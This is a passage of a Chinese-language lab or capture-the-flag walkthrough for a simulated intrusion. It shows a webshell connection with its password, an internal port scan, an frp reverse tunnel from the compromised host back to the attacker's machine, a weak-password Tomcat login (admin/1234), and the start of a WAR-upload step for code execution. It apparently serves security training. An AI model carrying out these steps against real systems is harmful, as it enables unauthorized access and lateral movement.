


shell信息如下:


URL地址:

`http://192.168.1.150/74cms/upload/index.php?m=admin`


连接密码: `cmd`



点击 添加 后右键URL点击 虚拟终端, 进入终端后查看权限:



双击URL进入文件管理，发现flag：



flag{B6AB-7C20-AC52-F913-E56E-327A-FD82-1F8A}


任务5：内网主机探测（T1595 - 主动扫描）

本场景的第5个任务是利用扫描器探测内网存活主机。

远程命令执行漏洞，用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令，可能会允许攻击者通过改变\$PATH或程序执行环境的其他方面来执行一个恶意构造的代码。


该任务可以通过以下操作完成。

将s扫描器上传至蚁剑中：




蚁剑工具中 `s.exe` 文件所在目录下右键点击 `>_` 在此处打开终端，执行命令：

```
s.exe tcp 192.168.2.0/24 22,80,135,8080,3389  
> 1.txt
```



刷新 `s.exe` 文件所在目录，双击查看扫描结果 `1.txt`，发现两台存活主机。：



若未发现请等待扫描结束，扫描结束标志如下：

```
1454 238 Threads Are In Process.....
1455 238 Threads Are In Process.....
1456 238 Threads Are In Process.....
1457 238 Threads Are In Process.....
1458 238 Threads Are In Process.....
1459 238 Threads Are In Process.....
1460 238 Threads Are In Process.....
1461 238 Threads Are In Process.....
1462 238 Threads Are In Process.....
1463 238 Threads Are In Process.....
1464 238 Threads Are In Process.....
1465 238 Threads Are In Process.....
1466 220 Threads Are In Process.....
1467 183 Threads Are In Process.....
1468 174 Threads Are In Process.....
1469 98 Threads Are In Process.....
1470 69 Threads Are In Process.....
1471 37 Threads Are In Process.....
1472 3 Threads Are In Process.....
1473 Scan 254 IPs Complete In 0 Hours 0 Minutes 9 Seconds. Found 6 Hosts
1474
1475
```


任务6：搭建代理隧道（T1059 - 命令行界面、T1090 - 连接代理）

本场景的第6个任务是利用frp工具建立代理隧道。


内网穿透，也即NAT穿透，进行NAT穿透是为了使具有某一个特定源IP地址和源端口号的数据包不被NAT设备屏蔽而正确路由到内网主机。下面就相互通信的主机在网络中与NAT设备的相对位置介绍内网穿透方法。

该任务可以通过以下操作完成。


进入代理工具目录，目录如下：



配置 frpc.ini 文件，内容如下：



蚁剑工具中双击URL进入文件目录，将frpc.exe文件和frpc.ini文件通过拖拽的方式进行上传：



win10攻击机中，在代理工具的目录下，地址栏输入cmd并回车启动命令行：



输入命令启动代理服务端：

```
frps.exe -c frps.ini
```

```
管理员: C:\Windows\System32\cmd.exe - frps.exe -c frps.ini
Microsoft Windows [版本 10.0.17763.2114]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\工具\流量代理\frp\frp_0.37.0_windows_amd64\frp_0.37.0_windows_amd64>frps.exe -c frps.ini
2022/06/09 08:44:04 [I] [root.go:200] frps uses config file: frps.ini
2022/06/09 08:44:04 [I] [service.go:192] frps tcp listen on 0.0.0.0:7000
2022/06/09 08:44:04 [I] [root.go:209] frps started successfully
```

蚁剑工具中 `frpc.exe` 文件所在目录下右键点击 `>_` 在此处打开终端，执行命令：

```
frpc.exe -c frpc.ini
```

```
(*) 基础信息
当前路径: C:/xampp/htdocs/74cms/upload
磁盘列表: C:
系统信息: Windows NT PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
当前用户: SYSTEM
(*) 输入 ashelp 查看本地命令
C:\xampp\htdocs\74cms\upload> cd C:/xampp/htdocs/74cms/upload/
C:\xampp\htdocs\74cms\upload> frpc.exe -c frpc.ini
```

隧道建立成功：

```
管理员: C:\Windows\System32\cmd.exe - frps.exe -c frps.ini
Microsoft Windows [版本 10.0.17763.2114]
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\工具\流量代理\frp\frp_0.37.0_windows_amd64\frp_0.37.0_windows_amd64>frps.exe -c frps.ini
2022/06/12 01:44:34 [I] [root.go:200] frps uses config file: frps.ini
2022/06/12 01:44:34 [I] [service.go:192] frps tcp listen on 0.0.0.0:7000
2022/06/12 01:44:34 [I] [root.go:209] frps started successfully
2022/06/12 01:44:42 [I] [service.go:449] [d7a40fcd3b6d9c39] client login info: ip [192.168.1.100:49203] version [0.37.0]
hostname [] os [windows] arch [amd64]
2022/06/12 01:44:42 [I] [tcp.go:63] [d7a40fcd3b6d9c39] [conn] tcp proxy listen port [9998]
2022/06/12 01:44:42 [I] [control.go:444] [d7a40fcd3b6d9c39] new proxy [conn] success
```

后续任务中若出现访问网站较慢或卡顿的情况，请在 `frps.exe` 运行的命令行中连续回车，观察是否有连续的流量报文，若问题仍未解决，快捷键 `Ctrl + C` 终止 `frps.exe` 进程并迅速按 `↑` 键后回车，重启代理服务端。

阶段三：Service01主机渗透


任务7：Tomcat服务弱口令登录（T1090 - 连接代理）

本场景的第7个任务是发现Tomcat后台并尝试弱口令登录。

Tomcat是Apache软件基金会（Apache Software Foundation）的Jakarta项目中的一个核心项目，由Apache、Sun和其他一些公司及个人共同开发而成。由于有了Sun的参与和支持，最新的Servlet和JSP规范总是能在Tomcat中得到体现，Tomcat 5支持最新的Servlet 2.4和JSP 2.0规范。因为Tomcat技术先进、性能稳定，而且免费，因而深受Java爱好者的喜爱并得到了部分软件开发商的认可，成为比较流行的web应用服务器。

该任务可以通过以下操作完成。

谷歌浏览器新增代理：



点击 新建情景模式...

设定

界面

通用

导入/导出

情景模式

Burp Suite

+ 新建情景模式...

代理服务器

网址协议	代理协议	代理服务器	代理端口
(默认)	HTTP	127.0.0.1	8080
显示高级设置			

不代理的地址列表

不经过代理连接的主机列表: (每行一个主机)

命名为 `frp`，点击 `创建`：



设置代理规则：

情景模式：frp

代理服务器

网址协议	代理协议	代理服务器	代理端口
(默认)	SOCKS5	127.0.0.1	9998
显示高级设置			


不代理的地址列表

不经过代理连接的主机列表: (每行一个主机)


完成配置后点击 `应用选项` 进行保存：




尝试访问 `http://192.168.2.50:8080`，浏览器切换至 frp 代理：



进入Tomcat管理后台：



尝试弱口令登录，最终通过 `admin/1234` 登录成功：



登陆成功后发现上传点：

/manager x 设置 x +

→ ↻ ⚠ 不安全 | 192.168.2.50:8080/manager/html

docs	None specified	Tomcat Documentation	true
examples	None specified	Servlet and JSP Examples	true
host-manager	None specified	Tomcat Host Manager Application	true
manager	None specified	Tomcat Manager Application	true

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload 未选择任何文件

Deploy

Diagnostics


任务8：文件上传获取权限（T1203 - 利用客户端漏洞获取执行权限）

本场景的第8个任务是制作jsp的war包并上传，获取目标权限。


如果一个web应用程序的目录和文件非常多，那么将这个web应用程序部署到另一台机器上，就不是很方便了，这时可以将web应用程序打包成web归档 (WAR) 文件，这个过程和把Java类文件打包成JAR文件的过程类似。利用WAR文件，可以把Servlet类文件和相关的资源集中在一起进行发布。在这个过程中，web应用程序就不是按照目录层次结构来进行部署了，而是把WAR文件作为部署单元来使用。

该任务可以通过以下操作完成。

